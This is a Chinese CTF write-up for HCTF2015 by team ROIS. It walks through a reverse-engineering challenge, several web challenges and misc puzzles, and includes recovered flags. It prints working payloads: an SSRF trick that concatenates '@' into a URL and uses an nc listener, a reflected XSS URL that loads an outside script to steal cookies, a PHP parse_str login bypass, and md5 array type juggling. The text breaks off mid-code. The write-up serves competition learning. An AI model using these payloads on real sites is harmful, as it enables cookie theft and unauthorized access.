HCTF2015 WRITEUP WRITEN BY ROIS

友好的逆向

写个 FindWindow、GetDlgItem、SendMessage 的小代码点那个会跑的窗口

跟下 MsgBox


一开始看用了 xmm 挺吓人的，后来发现就是清零、放常量用的

输入长度 22 不再赘述

1da0 这个函数用加减法的“密文”判断前五个字符是不是 hctf{

```
14  char v14; // [sp+25h] [bp-7h]@1
15
16  v9 = '7613';
17  v10 = '45';
18  v11 = 0;
19  input = *(_DWORD *)a1;
20  v3 = *(_BYTE *)(a1 + 4);
21  v12 = input;
22  LOBYTE(v12) = '3' - input;
23  BYTE1(v12) = BYTE1(v9) - BYTE1(v12);
24  BYTE2(v12) = '6' - BYTE2(input);
25  BYTE3(v12) = '7' - BYTE3(input);
26  v14 = 0;
27  v13 = '5' - v3;
28  count = 0;
29  _mm_storeu_si128((__m128i *)&v6, _mm_load_si128((const __m128i *)&xmmword_415630));
30  v7 = -70;
31  v8 = -73;
32  while ( *((_BYTE *)&v12 + count) == *((_DWORD *)&v6 + count) )
33  {
34    ++count;
35    if ( count >= 5 )
36      return SHIBYTE(v10) - a2 == -73;
37  }
38  return 0;
39}
```

1BB0 看了一下没有雪崩效应，没仔细逆向，功能就是把’A’到’z’的输入按 1d40 这个函数跑一下，得一个结果，存到一个数组，和后面的输入异或比较一下就行了，貌似结果是把小写字母往后偏移 4 个、然后大写字母转化成下标值，数字和符号怎么算的我并不清楚，反正最后按字符串可读拼的，处理的是 hctf{之后的 12 个字符



然后的验证有个坑点，这里的 v7 好像是常数，但是下硬件断点看在某个地方会不停地操作那两个内存里的内容，然后 v7 其实有好几种结果，但是我只发现两种可以完全是可见字符，然后一开始就取了 1（呵呵），他也会循环很多遍，不过真的有循环不到目标结果的时候


然后就是处理了的内容表变换一下，没有雪崩，直接对照即可。

弄好了交了不行，但是全逆完才发现刚才 v7 的地方原来还有个验证，这样 v7 的值其实就是 2，交了就可以了

flag: HCTF{UareS0cLeVerGd70}

[WEB] Personal blog (100)


逛了会儿，发现一个标题为 admin? 的页面有个登录表单，然而 js 里可以看出无论输入什么都弹错误，根本没有发出任何 http 请求。



右侧的博主信息页里写着 twitter weibo zhihu

猜测可能为社工题。twitter 搜索此 ID 无结果，谷歌搜


看到 gitcafe 就想到 github



base64 解码 aGN0ZntIM3hvX0Ixb2dfSXNfTml1OGlfQjFvZ30= 得到 flag。

[WEB] Hack my net (100)

访问题目看到如下内容




测试发现：


1. u 参数开头必须是 http://nohackair.net:80，否则跳回到 `http://nohackair.net:80/usr/themes/trapecho/css/bootstrap-responsive.min.css` 这个默认的地址;

2.文件后缀必须是.css，使用?x.css 或#x.css 来加载非 css 文件是不行的。

看题目的意思是让服务端读取 //localareanet/all.conf 。遂用@拼接 URL 以加载其他域下的 css 文件。就像这样




于是在 kali 中开起 nc，利用 302 跳转拿到 flag。



[WEB] easy xss (150)

js 在这




经测试发现：

1. errormsg 将单引号转为双引号；/(%2f)被过滤；可以正常使用反斜杠\
2. type 从左往右读数字，遇到非数字就停止，int 型，范围 -2147483648 ~ 2147483647
3. debug 参数中可以正常使用单引号，但 debug 参数只接收 12 个字符


这题意思应该是构造一个反射型 xss。并将链接通过 getmycookie.php?url=传递。

测试还发现瞎传 type，./show.php 的返回都是 200，内容要么是 this is message 1(/2)! 要么是 unknown message。这说明想要让 try{}里出错，控制这个 int 型的 type 是无法实现的（之前还想传一个超长的 type 让 apache 报 414，像这样）



然而 index 限制了 type，所以这条路行不通。后来注意到 debug 参数可以任意控制，而题目描述又提到的长度所以觉得这里是入手点。
构造 debug 参数为 ',type=' 使得 type 在当前 function 中被重新定义，而在当前 function 中，type 还没被定义就被调用，所以出错辣。

构造 payload:
/index.php?errmsg=<script%20src=%27\x2f\x2flocalhost%27><\x2fscript>&t=1&debug=%27,type=%27



传递给 getmycookie.php 拿到 flag。

[WEB] confused question (200)


//这题做的心好累

php trick 们做的多了，凭经验成功进到了这个 if


```php
<?php
session_start();
require('./db/db.php');
function addslashesForEvery($array){
    if(!is_array($array)){return addslashes($array);}
    foreach($array as $key => $val){
        $array[$key] = addslashes($val);
    }
    return $array;
}
$loginStr = $_GET['loginstr'];
if(!isset($_SESSION['admin'])){$loginStr = str_ireplace('admin','guest',$loginStr);}
parse_str($loginStr,$loginStr);
foreach($loginStr as $n => $v){
    $v = addslashesForEvery($v);
    if($n === 'admin'){
        $username = $v['username'];
        $password = addslashesForEvery($_POST['password']);
        $sql = "select * from admin where username = '$username' and password = '$password'";
        $result = $DB->query($sql);
        if($result){$_SESSION['adminlogin'] = 1; echo "hctf{xxxxxxxx}";}
        break;
    }
    if($n === 'guest'){
        echo "Hello Guest!But you cannot log in!";
        break;
    }
    echo "null";
    break;
}

?>
```


loginstr[admin][username]=aaaa&password=bbbb



然后在这个基础上就觉得 username 或者 password 会不会有长度限制，然后被 addslashes 之后就可以破坏 sql 语句。比如长度 20 我传个 12345678901234567890'进到 sql 语句里就变成 1234567890123456789\，吃掉了后面的一个引号 然后在 password 构造 or 1=1 # 使$result 为真。结果在这个死胡同里绕啊绕，最后又刷了一遍乌云知识库才发现自己一开始就走错路了，最后构造出




拿到 flag。



[MISC] 福利（萌新不要点啊！） (300)


拿到 flag.png 一开始不知道这是八卦图，学长提示之后才搜了搜(x_x 其实知道了也没卵用)

一开始傻傻地用 ps 先把上下左右 10px 的白边切了，然后想用 ps 切片发现我的 ps cs3 不支持切成那么多片 只好乖乖地用 python 切。切完之后根据图片的 md5 来输出文本。




得到密文们

然后就根据词频猜测，g 出现次数最多，应该是 E；d 单独出现，应该是 A；然后借助在线字典猜测剩余的字母。比如



这样就可以确定 r->C，f->H，a->I，v->V，k->M，p->N，b->T
最后获得 flag。



404

抓包可在 HTTP Response 的 Header 中看到 flag

fuck ===

```
if (isset($_GET['a']) and isset($_GET['b'])) {
    if ($_GET['a'] != $_GET['b'])
        if (md5($_GET['a']) === md5($_GET['b']))
                die('Flag: '.$flag);
    else
        print 'Wrong.';
```

a[]=1&b[]=2 (乱试试出来的

COMA WHITE

看 js 代码，有个 result，是加密后的密文. 把 eval 压缩的代码解压后得到如下代码:

```
(function($, coveredFlag){
  $.subscribe("step_0",
function(e, data) {
    var flag = data.flag;
    var edwardNorton = [1, 2, 1, 1, 1, 2, 1, 1, 2, 1, 2, 2, 2, 1, 2, 1, 2, 1, 1, 2, 1, 2];
    var davidFincher = [];
    var nortonPointer = 0;
    $.each(edwardNorton,
    function(index, val) {
        var dfPart = flag.slice(nortonPointer, nortonPointer + val);
        nortonPointer += val;
        davidFincher.push(dfPart)
    });
    console.log(davidFincher);
    $.publish("step_1", {
        davidFincher: davidFincher
    })
});
$.subscribe("step_1",
function(e, data) {
    var davidFincher = data.davidFincher;
    var bradPitt = [];
    $.each(davidFincher,
    function(index, val) {
        var bpPart = FFBA94F946CC5B3B3879FBEC8C8560AC(val); //base64
        bpPart = AD9539C3B4B28AABF6F6AF8CB85AEB53(bpPart);  //delete '='
        bpPart = E3AA318831FEAD07BA1FB034128C7D76(bpPart);  //md5
        console.log(bpPart);
        bradPitt.push(bpPart)
    });
    var MarilynManson = bradPitt.join();
    if (BF5B983FF029B3BE9B060FD0E080C41A(MarilynManson) === coveredFlag) { //delete ','
        showAlertBox("THE FLAG YOU GIVEN IS CORRECT, YOU ARE SUPPOSED TO SUBMIT IT.")
    } else {
        showAlertBox("THE FLAG YOU GIVEN IS NOT CORRECT.")
    }
});
$("#blood").on('submit',
function(event) {
    event.preventDefault();
